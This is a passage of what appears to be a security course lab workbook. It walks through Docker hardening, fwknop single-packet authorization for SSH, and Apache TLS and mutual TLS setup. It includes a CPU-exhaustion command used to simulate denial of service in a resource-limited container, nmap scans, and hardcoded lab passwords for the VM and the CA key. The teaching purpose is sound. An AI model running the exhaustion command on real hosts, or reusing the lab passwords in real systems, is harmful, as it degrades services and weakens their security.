
```
-w /usr/bin/docker -p wa
-w /var/lib/docker -p wa
-w /etc/docker -p wa
-w /lib/systemd/system/docker.service -p wa
-w /lib/systemd/system/docker.socket -p wa
-w /etc/default/docker -p wa
-w /etc/docker/daemon.json -p wa
-w /usr/bin/docker-containerd -p wa
-w /usr/bin/docker-runc -p wa
```

The file should look as shown in the picture below.



Note: **auditd** is an advanced logging daemon for Linux. It is covered in more detail in **book 5**.

Click on **Save** to save the file and then close the text editor by **clicking** on the **X** in the top right corner.



For the logging changes to take effect run the command below.

```
$ sudo service auditd restart
```


Next, disable the default container to container networking by editing the **Docker** daemon configuration file using the command below.

```
$ sudo gedit /etc/docker/daemon.json
```


When the text editor opens, edit the file to have the below configuration.

```
{
  "icc": false
}
```

The file should look like this:



Click on **Save** to save the file and then close the text editor by **clicking** on the **X** in the top right corner.



Next, switch back to the **test_container1** terminal and close out of the container by issuing the below command. Do not close out of the terminal. Just exit the container.

```
$ exit
```

For the **Docker** changes to take effect run the command below in any terminal.

```
$ sudo service docker restart
```

Now that the changes to Docker have been made, switch back to the **second terminal** and rerun the **docker-bench-security.sh** script using the commands below.

```
$ cd /labs/4.3/docker-bench-security
$ sudo bash docker-bench-security.sh -c
host_configuration,docker_daemon_configuration
```

At this point, **items 1.5 through 1.13** and **item 2.1** should show up as [**PASS**] as follows:

```
[PASS] 1.5  - Ensure auditing is configured for the Docker daemon
[PASS] 1.6  - Ensure auditing is configured for Docker files and directories -
/var/lib/docker
[PASS] 1.7  - Ensure auditing is configured for Docker files and directories -
/etc/docker
[PASS] 1.8  - Ensure auditing is configured for Docker files and directories -
docker.service
[PASS] 1.9  - Ensure auditing is configured for Docker files and directories -
docker.socket
[PASS] 1.10 - Ensure auditing is configured for Docker files and directories -
/etc/default/docker
[PASS] 1.11 - Ensure auditing is configured for Docker files and directories -
/etc/docker/daemon.json
[PASS] 1.12 - Ensure auditing is configured for Docker files and directories -
/usr/bin/docker-containerd
[PASS] 1.13 - Ensure auditing is configured for Docker files and directories -
/usr/bin/docker-runc
[PASS] 2.1  - Ensure network traffic is restricted between containers on the
default bridge
```

To verify the default behavior of container to container network is no longer allowed, switch to the **first terminal** and launch a container called **test_container1** again using the command below.

```
$ docker run -it --rm --name test_container1 centos /bin/bash
```

Switch to the **second terminal** and run the command below to deploy a container called **test_container2**.

```
$ docker run -it --rm --name test_container2 centos /bin/bash
```

From **test_container1** issue the **ping** command below.

```
$ ping 172.17.0.3 -c2
```

This time the **ping** fails and times out.

```
[root@71accfa6695e /]# ping 172.17.0.3 -c2
PING 172.17.0.3 (172.17.0.3) 56(84) bytes of data.

--- 172.17.0.3 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1016ms
```

Note: With the current configuration, new containers cannot talk to each other by default. However, if you look at **/labs/3.2/docker-compose.yml**, you can see how easy it is to allow containers to talk to one another. The **docker-compose.yml** file is a configuration file for invoking **docker run** for one or more containers.

As you can see, hardening a virtualization system or application is a simple task. For a more comprehensive hardening guide consider looking at **CIS benchmarks**. These are free to obtain.

Note: The hardening change that prevented one container from talking to another can be emulated in VMware vSphere using PVLANs within VMware's virtual switches.

Switch to the **second terminal** and exit **test_container2** using the command below. Do not close out of the terminal window.

```
# exit
```

Switch to the **first terminal** and exit **test_container1** using the command below. Do not close out of the terminal window.

```
# exit
```

4. **Perform DOS**

For the final step, you will be simulating a denial-of-service attack against a container. Unless a container is specifically limited resources, a single container can consume all resources thus crashing the host and all other containers. Due to this, you will be starting a container that has its resources limited and then verifying the impact of a denial-of-service.

In the **first terminal** window, start **test_container1**, but this time do so with the command below.

```
$ docker run -it --rm --name test_container1 --cpus="1" -m 128m
centos /bin/bash
```

Note: The **--cpus** switch limits **test_container1** so that it can only fully utilize a single CPU core. Your student VM has two CPU cores. The **-m** switch limits the container to a maximum of 128 MB of RAM.

Within **test_container1**, issue the commands below. This command will consume as much CPU as possible.


```
# cat /dev/urandom > /dev/null &
# cat /dev/urandom > /dev/null &
```

Note: The same command was run twice so that multiple threads would be running. If the container was allowed to use both CPU cores inside your VM, then all CPU resources would be used. If **--cpus=1** is working correctly, only a single core will be consumed.

In the second terminal, run the command below to monitor CPU consumption.

```
# htop
```

The **htop** output should look like below.



In the picture above, 1 CPU core is consumed across both virtual CPU cores. Depending on how **Docker** consumes resources you may see a single core in **htop** having 100% resources consumed and the other barely used.

In effect, protecting a **Docker** host from denial-of-service is as simple as restricting containers so they cannot consume 100% of the host's resources.
Press **CTRL + C** to stop **htop**. At this point, you may close out of **test_container1** by running the **exit**

command below.

```
$ exit
```

You may also close out of any open terminals.

Lab Conclusion

In this lab, you have used **Docker** to represent multiple aspects of virtualization security including:

- Auditing for security hardening recommendations
- Protection against denial-of-service attacks
- Isolating network communication between virtual systems
- Securing virtual platform services and configuration
- Verified the risk associated with gaining host operating system access

Lab 4.3 is now complete!

This page intentionally left blank.

Exercise 5.1 – Network Isolation and Mutual Authentication


Objectives

- Isolate systems or services so that adversaries cannot find them
- Require authentication to access a system or service
- Control authentication using non-application specific services as well as TLS-based authentication
- Implement mutual authentication to limit access to a service

Exercise Preparation

Log into the Sec-530 VM

- Username: student
- Password: Security530



Before proceeding into this lab run the following pre-check script:

```
$ sudo pwsh /labs/check.ps1 -check precheck -lab 5.1
```

This lab requires issuing certificates using a custom certificate authority. All CA files are in **/labs/5.1/ca**. The certificate authority itself has been set up. The CA private key is in **/labs/5.1/ca/private/cakey.pem,** and the public key is in **/labs/5.1/ca/cacert.pem**. password to the CA private key is "**SEC530 is awesome**".

Exercise: No hints

1. Prevent all traffic to port **22** unless it has been authenticated using **fwknop**
   - Verify port **22** is not visible by a port scanner
   - Use single packet authentication (SPA) to make port **22** visible and reachable
2. Configure the **Docker** container **secure_webserver** for **TLS**. This container is running **Apache**. All necessary configuration files can be modified in **/labs/5.1/apache**.
   - Configure SSL/TLS for the default website and verify it is reachable
3. Configure the **Docker** container **secure_webserver** for **mutual TLS**.

   Any changes made to **secure_webserver** require running "**docker restart secure_webserver**" for the configuration to be reloaded.

Exercise – Step-by-step instructions

1. **Block traffic to SSH**

   On Linux, **fwknop** can be used to require a client authenticates before having access to a service. The **fwknop** service uses single packet authentication (SPA) to do this. On Windows, **IPSec** can be utilized to require authentication prior to accessing a service. Both **IPSec** and **fwknop** can be used to isolate or hide hosts or services while requiring authentication from authorized clients. This lab will utilize SPA using **fwknop**.

   Prior to testing SPA, you need to block access to the service you are attempting to protect. In this case, port **22** or SSH needs to be blocked. Block port **22** by issuing the **iptables** commands below to prevent port **22** traffic.

```
$ sudo iptables -I INPUT 1 -p tcp --dport 22 -j DROP
$ sudo iptables -I INPUT 1 -p tcp --dport 22 -m conntrack --ctstate
ESTABLISHED,RELATED -j ACCEPT
```

   Note: The second command allows port **22** access but only if it is a connection that was already established. Based on the current rules adding a new connection to port **22** could not occur.

   Now, verify port **22** is inaccessible by port scanning it with **nmap**. Use the command below.

```
$ nmap -p 22 172.17.0.1
```

The output reflects that TCP port **22** is filtered.

```
[~]$ nmap -p 22 172.17.0.1

Starting Nmap 7.01 ( https://nmap.org ) at 2018-03-16 00:51 EDT
Nmap scan report for 172.17.0.1
Host is up (0.00022s latency).
PORT   STATE    SERVICE
22/tcp filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds
```

Note: Filtered in **nmap** means that the port scanner is unable to tell if the port is open or closed. If you were to run **Wireshark** and capture packets during this scan, you would see an SYN packet sent to **172.17.0.1** but no response packets. It would look as if **172.17.0.1** does not exist.

At this point, **172.17.0.1** is invisible on port **22**. The next step is to make it accessible but only if a client authenticates first. Authentication is going to be handled by **fwknop**.

Run the **fwknop** service by running the command below.

```
$ sudo fwknopd -f -i any -a /etc/fwknop/access.conf
```

You will see the below output.

```
[~]$ sudo fwknopd -f -i any -a /etc/fwknop/access.conf
Warning: REQUIRE_SOURCE_ADDRESS not enabled for access stanza source:
'ANY'
Starting fwknopd
Added jump rule from chain: INPUT to chain: FWKNOP_INPUT
iptables 'comment' match is available
Sniffing interface: any
PCAP filter is: 'udp port 62201'
Starting fwknopd main event loop.
```

The output means that **fwknopd** is listening on **UDP port 62201** for single packet authentication requests. Leave **fwknopd** running in this terminal and open a **second terminal** by **clicking** on the **terminal icon** in the top left corner of your student VM.

Note: **fwknopd** is the service file for **fwnop-server**. In the lab, we are invoking it manually, but in production, you could leave it running as a service.

In the **second terminal**, run the command below to send an authentication packet to **fwknop**.

```
$ fwknop -n Security530 -s 172.17.0.1 --verbose
```

The output of the **second terminal** will look like below.

```
[~]$ fwknop -n Security530 -s 172.17.0.1 --verbose
[-] WARNING: Should use -a or -R to harden SPA against potential MITM
attacks
SPA Field Values:
=================
   Random Value: 8004618341531236
       Username: student
      Timestamp: 1521176309
    FKO Version: 2.0.1
   Message Type: 1 (Access msg)
 Message String: 0.0.0.0,tcp/22
     Nat Access: <NULL>
    Server Auth: <NULL>
 Client Timeout: 0
    Digest Type: 3 (SHA256)
      HMAC Type: 3 (SHA256)
Encryption Type: 1 (Rijndael)
Encryption Mode: 2 (CBC)
   Encoded Data:
8004618341531236:c3R1ZGVudA:1521176309:2.0.1:1:MC4wLjAuMCx0Y3AvMjI
SPA Data Digest: yxRVgvD21I1j2QTJ3PRqZwgMCzMsn5dZriZhD5PS/7M
           HMAC: OSBA10KJ6XHwu4Fzjgd6F7fC6zd0dht0BmnoFoqZ9kg
 Final SPA Data:
8pe+lFcLK4YvlBHsrYHSQpsV75owuC0NfgGvEPPyi4j0Cuypj2R0qg/y06zulFkGo/PH6bs
veZX7Z255AGygvxMIP7pG9jN9kxBYQmIKaCNeBq6sNGZ/drZ0+mCi4rzg8ku6RGLyjkIdgp
grXuD+me70ZIa9VvZlAOSBA10KJ6XHwu4Fzjgd6F7fC6zd0dht0BmnoFoqZ9kg

Generating SPA packet:
            protocol: udp
         source port: <OS assigned>
    destination port: 62201
             IP/host: 172.17.0.1
send_spa_packet: bytes sent: 204
```

The first terminal that is running **fwknopd** will show that an **iptables** rule was temporarily added.

```
(stanza #1) SPA Packet from IP: 192.168.56.131 received with access
source match
Added Rule to FWKNOP_INPUT for 192.168.56.131, tcp/22 expires at
1521176340
```

At this point, you have **30 seconds** to attempt to connect to port **22**. Attempt to run an **nmap** scan again with the command below.

```
$ nmap -p 22 172.17.0.1
```

If you ran **nmap** within **30 seconds** you would receive the following output:

```
[~]$ nmap -p 22 172.17.0.1

Starting Nmap 7.01 ( https://nmap.org ) at 2018-03-16 01:02 EDT
Nmap scan report for 172.17.0.1
Host is up (0.00027s latency).
PORT   STATE SERVICE
22/tcp open  ssh

Nmap done: 1 IP address (1 host up) scanned in 0.24 seconds
```

If you did not run it within **30 seconds,** you would receive output that port **22** is filtered. In that case, just send an authentication packet and run **nmap** immediately after by issuing these commands back to back.

```
$ fwknop -n Security530 -s 172.17.0.1 --verbose
$ nmap -p 22 172.17.0.1
```

Note: The command **`fwknop -n Security530 -s 172.17.0.1`** is sending an authentication packet using a pre-saved configuration file. In this lab, the file specifies the asymmetric authentication keys to use, and that **fwnopd** should open port **22**. To see the configuration associated with **`-n Security530`** run the command below.

```
$ tail /home/student/.fwknoprc -n7
```

Stop **fwknopd** in the **first terminal** by pressing **CTRL + C** within the terminal. You will receive the following output.

```
^CGracefully leaving the fwknopd event loop.
Got SIGINT.  Exiting...
Shutting Down fwknopd.
```

You may also close out of the second terminal at this point.

2. **Set up Apache SSL**

Another method of implementing zero trust for a key service is to utilize mutually authenticated TLS. Prior to establishing mutual authentication, it usually is a good idea to test traditional server-side TLS. For this, you will be generating a certificate and configuring Apache to use it.

First, create a certificate request using the common name of **secure_webserver** using the commands below.

```
$ cd /labs/5.1/ca
$ openssl req -new -nodes -out secure_webserver-req.pem -keyout
private/secure_webserver-key.pem -days 3650 -config
./secure_webserver_csr.conf
```

Note: The configuration file **secure_webserver_csr.conf** is a template that configures the key size and options for the certificate being requested. In this case, it is being used to point to the CA certificate and establish the defaults supplied for each piece of the certificate.

Accept the default options presented by hitting **ENTER** each time you are prompted for input. The common name's default value will be **secure_webserver** which is the Apache server's name. The output from the command above will look as below.

```
[/labs/5.1/ca]$ openssl req -new -nodes -out secure_webserver-req.pem -
keyout private/secure_webserver-key.pem -days 3650 -config
./secure_webserver_csr.conf
Generating a 4096 bit RSA private key
..................++
.....................................................++
writing new private key to 'private/secure_webserver-key.pem'
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a
DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [US]:
State or Province Name (full name) [Illinois]:
Locality Name (eg, city) [Effingham]:
Organization Name (eg, company) [SANS]:
Organizational Unit Name (eg, section) [SEC530]:
Common Name (eg, YOUR name) [secure_webserver]:
Email Address []:
```

Note: If you wish to see the configuration file in more detail you may open it with the command "**`code /labs/5.1/ca/secure_webserver_csr.conf`**".

Next, run the command below to have the custom CA digitally sign the requested certificate request.

```
$ cd /labs/5.1/ca
$ openssl ca -cert cacert.pem -out secure_webserver-cert.pem -days
3650 -config ./secure_webserver_csr.conf -extensions v3_req -infiles
secure_webserver-req.pem
```

The CA file will require a password be entered to sign the certificate. The output and prompt for the password will look like below.

```
[/labs/5.1/ca]$ openssl ca -cert cacert.pem -out secure_webserver-
cert.pem -days 3650 -config ./secure_webserver_csr.conf -extensions
v3_req -infiles secure_webserver-req.pem
Using configuration from ./secure_webserver_csr.conf
Enter pass phrase for ./private/cakey.pem:
```

When you see this enter the password of "**SEC530 is awesome**" and then hit **ENTER**. Next, you will be asked if you wish to sign the certificate.

```
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'US'
stateOrProvinceName   :ASN.1 12:'Illinois'
localityName          :ASN.1 12:'Effingham'
organizationName      :ASN.1 12:'SANS'
organizationalUnitName:ASN.1 12:'SEC530'
commonName            :ASN.1 12:'secure_webserver'
Certificate is to be certified until Mar 13 05:30:35 2028 GMT (3650
days)
Sign the certificate? [y/n]:
```

When you receive this message press **y** on your keyboard and hit **ENTER**. You will then be asked if you wish to commit the change.

```
1 out of 1 certificate requests certified, commit?
```

Again, hit **y** on your keyboard and press **ENTER**. The final output will be as follows.

```
Write out database with 1 new entries
Data Base Updated
```

At this point, your certificate for **secure_webserver** has been issued. The certificate files are in the below locations:

Public key - /labs/5.1/ca/secure_webserver-cert.pem
Private key - /labs/5.1/ca/private/secure_webserver-key.pem

Copy the certificate files to the Apache configuration folder named SSL using the commands below.

```
$ cd /labs/5.1/ca
$ cp secure_webserver-cert.pem /labs/5.1/apache/ssl
$ cp private/secure_webserver-key.pem /labs/5.1/apache/ssl
$ cp cacert.pem /labs/5.1/apache/ssl
```

Next, the **Apache** website needs to be configured to use the certificates for TLS. To do this, open the site configuration file with **Visual Studio Code**.

```
$ code /labs/5.1/apache/sites-enabled/000-default.conf
```

The default configuration for **Apache** is to listen on port **80**. The default configuration looks similar to this:

```
1   <VirtualHost *:80>
2
3       # The ServerName directive sets the
4       # the server uses to identify itself
5       # redirection URLs. In the context o
6       # specifies what hostname must appea
7       # match this virtual host. For the d
8       # value is not decisive as it is use
9       # However, you must set it for any f
10      #ServerName www.example.com
11
12      ServerAdmin webmaster@localhost
13      DocumentRoot /var/www/html
```

Change the configuration file so that **VirtualHost *:80** becomes **VirtualHost *:443** and then directly below this add the following configuration lines.

```
SSLEngine on
SSLCertificateFile /etc/apache2/ssl/secure_webserver-cert.pem
SSLCertificateKeyFile /etc/apache2/ssl/secure_webserver-key.pem
```


Note: The path **/labs/5.1/apache** is linked **to /etc/apache2** for the Apache **Docker** container.

Optionally add these configuration lines below **SSLCertificateKeyFile**.


```
SSLProtocol             all -SSLv2 -SSLv3
SSLCipherSuite          ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-AES128-
GCM-SHA256:ECDHE-RSA-AES256-GCM-SHA384:ECDHE-ECDSA-AES256-GCM-
SHA384:DHE-RSA-AES128-GCM-SHA256:DHE-DSS-AES128-GCM-
SHA256:kEDH+AESGCM:ECDHE-RSA-AES128-SHA256:ECDHE-ECDSA-AES128-
SHA256:ECDHE-RSA-AES128-SHA:ECDHE-ECDSA-AES128-SHA:ECDHE-RSA-AES256-
SHA384:ECDHE-ECDSA-AES256-SHA384:ECDHE-RSA-AES256-SHA:ECDHE-ECDSA-
AES256-SHA:DHE-RSA-AES128-SHA256:DHE-RSA-AES128-SHA:DHE-DSS-AES128-
SHA256:DHE-RSA-AES256-SHA256:DHE-DSS-AES256-SHA:DHE-RSA-AES256-
SHA:AES128-GCM-SHA256:AES256-GCM-SHA384:AES128-SHA256:AES256-
SHA256:AES128-SHA:AES256-SHA:AES:CAMELLIA:DES-CBC3-
SHA:!aNULL:!eNULL:!EXPORT:!DES:!RC4:!MD5:!PSK:!aECDH:!EDH-DSS-DES-CBC3-
SHA:!EDH-RSA-DES-CBC3-SHA:!KRB5-DES-CBC3-SHA
SSLHonorCipherOrder     on
SSLCompression          off
```

Note: The optional settings above disable **SSLv2** and **SSLv3** and enforce strong encryption algorithms.

The configuration file should look like this image after changing the configuration. This includes the optional configuration settings.



Save the changes by **clicking** on **File** and then **clicking** on **Save**.



Close out of **Visual Studio Code** by clicking on the **X** in the top right corner of it.


Now, start the **Docker** container that runs **secure_webserver** by issuing the command below.

```
$ docker start secure_webserver
```

Next, open the website and verify that it is functioning with TLS enabled using the command below.

```
$ google-chrome https://secure_webserver &
```

Note: You may receive errors on your terminal when running the above command. These are normal and can be safely ignored.
The site should properly load and display CustomWebApp 530.



At this point, TLS is properly enabled, but mutual authentication is not required.

3. **Configure mutual authentication**

To configure **Apache** to force mutual authentication, reconfigure the default site using **Visual Studio Code**.

```
$ code /labs/5.1/apache/sites-enabled/000-default.conf
```

To require mutual authentication, add the below configuration at the bottom of the existing SSL configuration.


```
SSLVerifyClient require
SSLVerifyDepth 10
SSLCACertificateFile /etc/apache2/ssl/cacert.pem
```

The configuration file should now look like below.

000-default.conf ●

```
1   <VirtualHost *:443>
2       SSLEngine on
3       SSLCertificateFile /etc/apache2/ssl/secure_webserver-cert.pem
4       SSLCertificateKeyFile /etc/apache2/ssl/secure_webserver-key.pem
5       SSLProtocol             all -SSLv2 -SSLv3
6       SSLCipherSuite          ECDHE-RSA-AES128-GCM-SHA256:ECDHE-ECDSA-
7       SSLHonorCipherOrder     on
8       SSLCompression          off
9       SSLVerifyClient require
10      SSLVerifyDepth 10
11      SSLCACertificateFile /etc/apache2/ssl/cacert.pem
```

Save the changes by **clicking** on **File** and then **clicking** on **Save**.




Close out of **Visual Studio Code** by clicking on the **X** in the top right corner of it.


Now, restart the **Docker** container that runs **secure_webserver** by issuing the command below.

```
$ docker restart secure_webserver
```

Switch back to **Google Chrome** and refresh the page by **clicking** on the **refresh icon**.



When the page reloads, you will be presented with an error that **secure_webserver** did not accept your login certificate or that none was provided.



To fix this, you first need to issue a client certificate for your Linux VM. First, create a client certificate request using the command below.

```
$ cd /labs/5.1/ca
$ openssl req -new -nodes -out client-req.pem -keyout
private/client-key.pem -days 3650 -config ./client_csr.conf
```

Note: The configuration file **client_csr.conf** is a template that configures the key size and options for the certificate being requested. In this case, it is being used to point to the CA certificate and establish the defaults supplied for each piece of the certificate.

Accept the default options presented by hitting **ENTER** each time you are prompted for input. The common name's default value will be **Security530** which is the name of your student VM. The output from the command above will look as below.

```
[/labs/5.1/ca]$ openssl req -new -nodes -out client-req.pem -keyout
private/client-key.pem -days 3650 -config ./client_csr.conf
Generating a 4096 bit RSA private key
.....................................................................
.....................................................................
.....................................................................
..................++
.....................................................................
.........++
writing new private key to 'private/client-key.pem'
-----
You are about to be asked to enter information that will be
incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a
DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [US]:
State or Province Name (full name) [Illinois]:
Locality Name (eg, city) [Effingham]:
Organization Name (eg, company) [SANS]:
Organizational Unit Name (eg, section) [SEC530]:
Common Name (eg, YOUR name) [Security530]:
Email Address []:
```

Note: If you wish to see the configuration file in more detail you may open it with the command "**`code /labs/5.1/ca/client_csr.conf`**".

Next, run the command below to have the custom CA digitally sign the requested certificate request.

```
$ cd /labs/5.1/ca
$ openssl ca -cert cacert.pem -out client-cert.pem -days 3650 -
config ./client_csr.conf -extensions v3_req -infiles client-req.pem
```

The CA file will require a password be entered to sign the certificate. The output and prompt for the password will look like below.

```
[/labs/5.1/ca]$ openssl ca -cert cacert.pem -out client-cert.pem -days
3650 -config ./client_csr.conf -extensions v3_req -infiles client-
req.pemUsing configuration from ./client_csr.conf
```

```
Enter pass phrase for ./private/cakey.pem:
```

When you see this enter the password of "**SEC530 is awesome**" and then hit **ENTER**. Next, you will be asked if you wish to sign the certificate.

```
Check that the request matches the signature
Signature ok
The Subject's Distinguished Name is as follows
countryName           :PRINTABLE:'US'
stateOrProvinceName   :ASN.1 12:'Illinois'
localityName          :ASN.1 12:'Effingham'
organizationName      :ASN.1 12:'SANS'
organizationalUnitName:ASN.1 12:'SEC530'
commonName            :ASN.1 12:'Security530'
Certificate is to be certified until Mar 13 06:16:38 2028 GMT (3650
days)
Sign the certificate? [y/n]:
```

When you receive this message, press **y** on your keyboard and hit **ENTER**. You will then be asked if you wish to commit the change.

```
1 out of 1 certificate requests certified, commit?
```

Again, hit **y** on your keyboard and press **ENTER**. The final output will be as follows.

```
Write out database with 1 new entries
Data Base Updated
```

At this point, your client certificate has been issued. The certificate files are in the below locations:

Public key - /labs/5.1/ca/client-cert.pem
Private key - /labs/5.1/ca/private/client-key.pem

